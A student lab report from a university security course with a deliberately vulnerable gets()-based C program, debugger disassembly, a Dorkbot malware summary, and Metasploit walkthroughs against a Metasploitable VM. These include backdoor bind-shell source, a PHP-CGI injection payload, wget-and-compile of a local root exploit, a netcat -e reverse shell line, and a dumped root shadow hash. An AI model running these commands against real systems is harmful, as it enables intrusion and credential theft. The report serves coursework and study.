CS 4235/6035 Lab Three
Spring, 2016
Joel Odom, Course Instructor, Evan Downing, Teaching Assistant Responsible for this Lab

Group members (at most 3): Shen Yang, Benjamin Southern

gtid(s): 902912328, 902979774

Writing Secure Software (5 Points)

- Source code of vulnerable program **[1 point]**

```
#include <stdio.h>

void priviledged_action();

int main()  {
   char secret[] = "secretword";
   char password[8];
   int check = 0;
   printf("Please enter the password:\n");
   gets(password);
   if (strcmp(password,secret) == 0) {
      check = 1;
   }
   if (check != 0) {
      printf("access granted!\n");
      priviledged_action();
   } else {
      printf("access denied!\n");
   }
   return 0;
}

void priviledged_action() {
   printf("This is example text which is supposed to be secret information\n");
   return;
}
```

- Explanation of vulnerability **[2 points]**

There is no bounds checking done on the input the user enters into the gets prompt. The user can then input some string larger than the password buffer to begin overwriting

variables on the stack or even the return address of the function. If a user wanted to execute shell code, they could fill the buffer itself with shell code and change the return address to the beginning of that buffer.

- Modifications you made to your environment (disabling ASLR, DEP, etc.) **[1 point]**


The source file had to be compiled with the flag "-fno-stack-protector"

- Source code of script that exploits the vulnerable program with comments inside providing a detailed step-by-step explanation of how the vulnerability is exploited. **[1 point]**

This program can be exploited with only a long enough user input. Local variables are declared before a buffer for user input. One of these local variables is a value that is later used in the program to indicate a successful password entry. Our vulnerable program simply takes user input and uses strcmp() to compare it to a string stored in memory as a local variable. If our input is long enough, it will go past the buffer and overwrite the local variable check to some non zero value. This gives the user access to our "privileged function."

Reverse Engineering (2.5 Points)

Edb-debugger is a debugger which can be used to run binaries with debugging options like viewing stack and register values as well as other typical debugging operations. To use this tool to analyze our vulnerable program, we open the binary file in edb-debugger. We can then execute single instructions at a time or set other breakpoints where we may want to stop and analyze values currently on the stack. We can also observe the disassembled code in the gui where we see that the program begins by moving the frame pointer by 32 bytes. This includes local variables, the old frame pointer, and the return address, so we can get a ballpark estimate of how large any buffers for user input may be.



```
Please enter the password:
```

```
00000000:00400576 55                      push rbp
00000000:00400577 48 89 e5                mov rbp, rsp
00000000:0040057a 48 83 ec 20             sub rsp, 32
00000000:0040057e 48 b8 73 65 63 72 65 7… mov rax, 0x6f77746572636573
00000000:00400588 48 89 45 f0             mov qword ptr [rbp-16], rax
00000000:0040058c 66 c7 45 f8 72 64       mov word ptr [rbp-8], 0x6472
00000000:00400592 c6 45 fa 00             mov byte ptr [rbp-6], 0
00000000:00400596 c7 45 fc 00 00 00 00    mov dword ptr [rbp-4], 0
00000000:0040059d bf a8 06 40 00          mov edi, 0x004006a8
00000000:004005a2 e8 89 fe ff ff          call 0x0000000000400430
00000000:004005a7 48 8d 45 e0             lea rax, [rbp-32]
00000000:004005ab 48 89 c7                mov rdi, rax
00000000:004005ae b8 00 00 00 00          mov eax, 0
00000000:004005b3 e8 a8 fe ff ff          call 0x0000000000400460
00000000:004005b8 48 8d 55 f0             lea rdx, [rbp-16]
00000000:004005bc 48 8d 45 e0             lea rax, [rbp-32]
00000000:004005c0 48 89 d6                mov rsi, rdx
00000000:004005c3 48 89 c7                mov rdi, rax
00000000:004005c6 e8 85 fe ff ff          call 0x0000000000400450
00000000:004005cb 85 c0                   test eax, eax
00000000:004005cd 75 07                   jnz 0x00000000004005d6
00000000:004005cf c7 45 fc 01 00 00 00    mov dword ptr [rbp-4], 1
00000000:004005d6 83 7d fc 00             cmp dword ptr [rbp-4], 0
00000000:004005da 74 16                   jz 0x00000000004005f2
00000000:004005dc bf c3 06 40 00          mov edi, 0x004006c3
00000000:004005e1 e8 4a fe ff ff          call 0x0000000000400430

rbp = 0000000000400620
```


```
RAX: 0000000000400576
RBX: 0000000000000000
RCX: 0000000000000000
RDX: 00007fff6e457418
RBP: 0000000000400620 ASCII "AW…
RSP: 00007fff6e457328
RSI: 00007fff6e457408
RDI: 0000000000000001
R8 : 00007f57cc63bdd0
R9 : 00007f57cc64f680
```

```
0000000000400000-0000000000401000
00000000:00400000 7f 45 4c 46 02 01 01 00 00 00
00000000:00400010 02 00 3e 00 01 00 00 00 80 04
00000000:00400020 40 00 00 00 00 00 00 00 38 14
00000000:00400030 00 00 00 00 40 00 38 00 08 00
00000000:00400040 06 00 00 00 05 00 00 00 40 00
```

```
00007fff:6e457328 00007f57cc2bc870 pÈ+ÌW... return to 00007f57cc2bc870
00007fff:6e457330 00007fff6e457408 .tEnÿ...
00007fff:6e457338 00007fff6e457408 .tEnÿ...
00007fff:6e457340 0000000100000000 ........
00007fff:6e457348 0000000000400576 v.@.....
00007fff:6e457350 0000000000000000 ........
00007fff:6e457358 b9c1378143f42d34 4-ôC.7Á¹
00007fff:6e457360 0000000000400480 ..@..... <entry point>
00007fff:6e457368 00007fff6e457400 .tEnÿ...
```

Another debugging tool that can be used for reverse engineering is gdb. “GDB, the GNU Project debugger, allows you to see what is going on `inside' another program while it executes -- or what another program was doing at the moment it crashed.” We can use gdb to disassemble the main function in our vulnerable program. From these we can observe all the same things from the explanation of edb-debugger above. We first open a terminal in the directory of our binary and run “gdb <binary-name>”. After gdb is running in our terminal, we run “disas main,” which gives us the assembly code of our binary. Again, we can observe that our program only moves the frame pointer by 32 at the beginning of our program.

Sources: https://www.gnu.org/software/gdb/



```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000400576 <+0>:     push   %rbp
   0x0000000000400577 <+1>:     mov    %rsp,%rbp
   0x000000000040057a <+4>:     sub    $0x20,%rsp
   0x000000000040057e <+8>:     movabs $0x6f77746572636573,%rax
   0x0000000000400588 <+18>:    mov    %rax,-0x10(%rbp)
   0x000000000040058c <+22>:    movw   $0x6472,-0x8(%rbp)
   0x0000000000400592 <+28>:    movb   $0x0,-0x6(%rbp)
   0x0000000000400596 <+32>:    movl   $0x0,-0x4(%rbp)
   0x000000000040059d <+39>:    mov    $0x4006a8,%edi
   0x00000000004005a2 <+44>:    callq  0x400430 <puts@plt>
   0x00000000004005a7 <+49>:    lea    -0x20(%rbp),%rax
   0x00000000004005ab <+53>:    mov    %rax,%rdi
   0x00000000004005ae <+56>:    mov    $0x0,%eax
   0x00000000004005b3 <+61>:    callq  0x400460 <gets@plt>
   0x00000000004005b8 <+66>:    lea    -0x10(%rbp),%rdx
   0x00000000004005bc <+70>:    lea    -0x20(%rbp),%rax
   0x00000000004005c0 <+74>:    mov    %rdx,%rsi
   0x00000000004005c3 <+77>:    mov    %rax,%rdi
   0x00000000004005c6 <+80>:    callq  0x400450 <strcmp@plt>
   0x00000000004005cb <+85>:    test   %eax,%eax
   0x00000000004005cd <+87>:    jne    0x4005d6 <main+96>
   0x00000000004005cf <+89>:    movl   $0x1,-0x4(%rbp)
---Type <return> to continue, or q <return> to quit---
   0x00000000004005d6 <+96>:    cmpl   $0x0,-0x4(%rbp)
   0x00000000004005da <+100>:   je     0x4005f2 <main+124>
   0x00000000004005dc <+102>:   mov    $0x4006c3,%edi
   0x00000000004005e1 <+107>:   callq  0x400430 <puts@plt>
   0x00000000004005e6 <+112>:   mov    $0x0,%eax
   0x00000000004005eb <+117>:   callq  0x400683 <priviledged_action>
   0x00000000004005f0 <+122>:   jmp    0x4005fc <main+134>
   0x00000000004005f2 <+124>:   mov    $0x4006d3,%edi
   0x00000000004005f7 <+129>:   callq  0x400430 <puts@plt>
   0x00000000004005fc <+134>:   mov    $0x0,%eax
   0x0000000000400601 <+139>:   leaveq
   0x0000000000400602 <+140>:   retq
End of assembler dump.
(gdb) 
```

Studying Malware (2.5 Points)

1. What’s the malware’s common name? **[0.3125 points]**

Dorkbot

2. When was this malware **first** discovered? (use the article you found online) **[0.3125 points]**

Around Dec 03, 2015. (https://www.us-cert.gov/ncas/alerts/TA15-337A)

3. Provide links to the malware on virustotal.com, malwr.com, and the article you found. **[0.3125 points]**

https://www.virustotal.com/en/file/38ca6aabfe4c1081ba72e5fa663353d5da3640aff9a4cdb001fbcb3b5a97679e/analysis/

https://malwr.com/analysis/NGM2MTRhNjJiZDIzNGY4Yzg0NWI5OWM4MGMzNzRhYml/

https://www.us-cert.gov/ncas/alerts/TA15-337A

4. At a high-level, what does the malware do? (a few sentences) **[0.3125 points]**

It is used to steal sensitive information, launch DoS attacks, disable security protection and distribute malware variants to the victim.

5. At a low-level, what does the malware do? (a paragraph or two) **[0.3125 points]**

It is able to block access to dozens of security websites such as avast, avg, avira, etc., steals sensitive information by intercepting browser communication with websites or getting user/password from the browsers itself. Additionally,, it can overwrite files such as cmd.exe and rundll32.exe which makes it harder to be removed. Lastly, it can also be used by a remote hacker through IRC to download, install, and delete the installation file of any malicious or non-malicious software (backdoor).

Source:
https://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Worm%3aWin32%2fDorkbot

6. What other filenames has the malware been known as? **[0.3125 points]**

- ***facebook-profile-pic-<random number>-JPEG.exe***
- ***facebook-pic00<random number>.exe***
- ***skype_<DDMMYYYY>_foto.exe* , where <DDMMYYYY> is the day, ,month, and year, for example, "*skype_06102012_foto.exe*"**
- ***skype_<DD-MM-YYYY>_foto.exe* , where <DD-MM-YYYY> is the day, ,month, and year, for example, "*skype_09-10-2012_image.exe*"**
- **<randomly generated six letter string>.exe**

From
https://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Worm%3aWin32%2fDorkbot

7. How does the malware infect the victim's computer? (i.e., email attachment, exploited vulnerability, social engineering, etc.). If there are no articles describing how the victim's computer got infected in the first place, please say so. **[0.3125 points]**

Through social networks instant message programs or infected USB devices such as Facebook and Skype.

For example, it can send links through Skype for the person on the other end to check out on a photo link that is actually malicious. On USB devices, it creates a folder named RECYCLER and copies itself into the folder, and auto launch whenever the device gets plugged in.

Source: https://www.f-secure.com/v-descs/worm_w32_dorkbot.shtml

8. In your own words, describe why you think this piece of software was classified as malware. What makes it malicious in your opinion? **[0.3125 points]**

It allows a remote hacker to copy and delete local files, inject code, download and run files from a given URL, block certain websites etc. All of these actions can be harmful to the user that has been infected by the malware.

Metasploit (10 Points)

1. UnrealIRCD IRC daemon backdoor
a. Explanation: **[2 points]**

UnrealIRCd is an Internet Relay Chat (IRC) server that can run on most platforms. However in Nov 10, 2009, the mirrors of the source distribution of version 3.2.8.1 were replaced by a version with a backdoor with such a code:

```
#ifdef DEBUGMODE3
            if (!memcmp(readbuf, DEBUGMODE3_INFO, 2))
               DEBUG3_LOG(readbuf);
#endif
```


The attackers are able to therefore bypass any passwords and run any command on the system of the compromised server remotely.

Source: https://lwn.net/Articles/392201/

b. Commands: **[0.25 points]**

```
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set PAYLOAD cmd/unix/bind_perl
SET RHOST 192.168.1.118
exploit -z
sessions -i 1
```

c. Screenshot: **[0.25 points]**



```
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   exploit/linux/games/ut2004_secure         2004-06-18       good       Unreal Tournament 2004 "secure" Overflow (Linux)
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12     excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution
   exploit/windows/games/ut2004_secure       2004-06-18       good       Unreal Tournament 2004 "secure" Overflow (Win32)


msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/
set PAYLOAD cmd/unix/bind_perl                set PAYLOAD cmd/unix/reverse_perl
set PAYLOAD cmd/unix/bind_perl_ipv6           set PAYLOAD cmd/unix/reverse_perl_ssl
set PAYLOAD cmd/unix/bind_ruby                set PAYLOAD cmd/unix/reverse_ruby
set PAYLOAD cmd/unix/bind_ruby_ipv6           set PAYLOAD cmd/unix/reverse_ruby_ssl
set PAYLOAD cmd/unix/generic                  set PAYLOAD cmd/unix/reverse_ssl_double_telnet
set PAYLOAD cmd/unix/reverse
msf exploit(unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/bind_perl
PAYLOAD => cmd/unix/bind_perl
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.118
RHOST => 192.168.1.118
msf exploit(unreal_ircd_3281_backdoor) > exploit -z

[*] Started bind handler
[*] 192.168.1.118:6667 - Connected to 192.168.1.118:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.118:6667 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.1.3:36902 -> 192.168.1.118:4444) at 2016-04-20 19:37:58 -0400
[*] Session 1 created in the background.
msf exploit(unreal_ircd_3281_backdoor) > sessions -l

Active sessions
===============

  Id  Type        Information  Connection
  --  ----        -----------  ----------
  1   shell unix               192.168.1.3:36902 -> 192.168.1.118:4444 (192.168.1.118)

msf exploit(unreal_ircd_3281_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
hostname
metasploitable
grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
```

2. □VSFTPD backdoor

a. Explanation: **[2 points]**

The backdoor was added to the FTP daemon and with the username “:)” it’ll invoke a function that opens a new TCP socket listening on port 6200 allowing the attacker to input commands to the system.


```
int
vsf_sysutil_extra(void)
{
  int fd, rfd;
  struct sockaddr_in sa;
  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  exit(1);
  memset(&sa, 0, sizeof(sa));
  sa.sin_family = AF_INET;
  sa.sin_port = htons(6200);
  sa.sin_addr.s_addr = INADDR_ANY;
  if((bind(fd,(struct sockaddr *)&sa,
  sizeof(struct sockaddr))) < 0) exit(1);
  if((listen(fd, 100)) == -1) exit(1);
  for(;;)
  {
    rfd = accept(fd, 0, 0);
    close(0); close(1); close(2);
    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
    execl("/bin/sh","sh",(char *)0);
  }
}
```

Source: https://xorl.wordpress.com/2011/07/05/vsftpd-2-3-4-backdoor/

b. Commands: **[0.25 points]**

msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.1.118
exploit

c. Screenshot: **[0.25 points]**




```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.1.118:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.118:21 - USER: 331 Please specify the password.
[+] 192.168.1.118:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.118:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.3:45452 -> 192.168.1.118:6200) at 2016-04-20 20:35:13 -0400

whoami
root
host
Usage: host [-aCdlriTwv] [-c class] [-N ndots] [-t type] [-W time]
            [-R number] [-m flag] hostname [server]
       -a is equivalent to -v -t ANY
       -c specifies query class for non-IN data
       -C compares SOA records on authoritative nameservers
       -d is equivalent to -v
       -l lists all hosts in a domain, using AXFR
       -i IP6.INT reverse lookups
       -N changes the number of dots allowed before root lookup is done
       -r disables recursive processing
       -R specifies number of retries for UDP packets
       -s a SERVFAIL response should stop query
       -t specifies the query type
       -T enables TCP/IP mode
       -v enables verbose output
       -w specifies to wait forever for a reply
       -W specifies how long to wait for a reply
       -4 use IPv4 query transport only
       -6 use IPv6 query transport only
       -m set memory debugging flag (trace|record|usage)
hostname
metasploitable
grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
```

3. PHP CGI Argument Injection vulnerability

a. Explanation: **[2 points]**

There is an error when a URL that gets passed to PHP CGI when the “=” sign is missing which is normally used to separate parameter name and value, such as http://example.com/?id=123. With this vulnerability, we can now pass in paramaters such as “-s” which display source code of the script or “-h” to show the help section of php-cgi.



```
user@debian:~$ php-cgi -h
Usage: php [-q] [-h] [-s] [-v] [-i] [-f ]
       php  [args...]
  -a               Run interactively
  -b | Bind Path for external FASTCGI Server mode
  -C               Do not chdir to the script's directory
  -c | Look for php.ini file in this directory
  -n               No php.ini file will be used
  -d foo[=bar]     Define INI entry foo with value 'bar'
  -e               Generate extended information for debugger/profiler
  -f         Parse .  Implies `-q'
  -h               This help
  -i               PHP information
  -l               Syntax check only (lint)
  -m               Show compiled in modules
  -q               Quiet-mode.  Suppress HTTP Header output.
  -s               Display colour syntax highlighted source.
  -v               Version number
  -w               Display source with stripped comments and whitespace.
  -z         Load Zend extension .
  -T        Measure execution time of script repeated  times.
```

With this, we can use the parameter “-d” to configure the INI entries of PHP:

```
echo "<?php system('uname -a');die(); ?>" | POST
"http://vulnerable/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input"
```

Source: https://pentesterlab.com/exercises/cve-2012-1823/course

b. Commands: **[0.25 points]**

msfconsole
use exploit/multi/http/php_cgi_arg_injection
set RHOST 192.168.1.118
set PAYLOAD php/meterpreter/reverse_tcp
exploit

4. DistCC Daemon Command Injection vulnerability

a. Explanation: **[2 points]**

“distcc is designed to speed up compilation by taking advantage of unused processing power on other computers. A machine with distcc installed can send code to be compiled across the network to a computer which has the distccd daemon and a compatible compiler installed.”

There is a vulnerability in distcc 2.x that defaults to allowing anyone who can connect to the host server to execute commands via compilation jobs. These commands are run by the hose without authorization. Once connected to the host server, we can use another vulnerability to gain root access. We take advantage of a NETLINK vulnerability, which

“allows local users to gain privileges by sending a NETLINK message from user space.” We already have access to local user space and are running commands as daemon from the earlier distcc exploit.

Resources used:
https://computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson2/index.html

b. Commands: **[0.25 points]**

Ifconfig -a

Nmap -p 3632 192.168.1.46

Msfconsole

Use exploit/unix/misc/distcc_exec

Show payloads

Set payload cmd/unix/bind_ruby

Set RHOST 192.168.1.46

wget --no-check-certificate http://www.exploit-db.com/download/8572 -O exploit-8572.c

ls -l exploit-8572.c

gcc exploit-8572.c -o exploit-8572

ls -l exploit-8572*

netcat -vlp 4444

echo '#!/bin/sh' > /tmp/run


echo '/bin/netcat -e /bin/sh 192.168.1.46 4444' >> /tmp/run

ps -eaf | grep udev | grep -v grep

[1] Record your PID (2300), [2] subtract 1 (2299), and [3] supply new PID to the next step.

./exploit-8572 2299

c. Screenshot: **[0.25 points]**


Kali-Linux-2016.1-vbox-amd64 (Wireshark) [Running] - Oracle VM VirtualBox
Applications
Places
Terminal
Thu 01:07
root@kali: /home/testman
File Edit View Search Terminal Help
root@kali: /home/testman
File Edit View Search Terminal Help
Search the web and Windows
Right Ctrl
1:07 AM
4/21/2016

```
msf exploit(distcc_exec) > exploit

[*] Started bind handler
[*] Command shell session 1 opened (192.168.1.45:43154 -> 192.168.1.46:4444) at 2016-04-21 00:48:00 -040
0

whoami
daemon
pwd
/tmp
cd
ls
4480.jsvc_up
ls
4480.jsvc_up
cd /
ls
4480.jsvc_up
cd /home;
cd /home
ls
4480.jsvc_up
cd
ls
4480.jsvc_up
pwd
/tmp
cd ..
ls
4480.jsvc_up
cd ...
ls
4480.jsvc_up
wget --no-check-certificate http://www.exploit-db.com/download/8572 -O exploit-8572.c
ls -l exploit-8572.c
-rw-r--r-- 1 daemon daemon 2878 Apr 20 20:51 exploit-8572.c
gcc exploit-8572.c -o exploit-8572
ls -l exploit-8572*
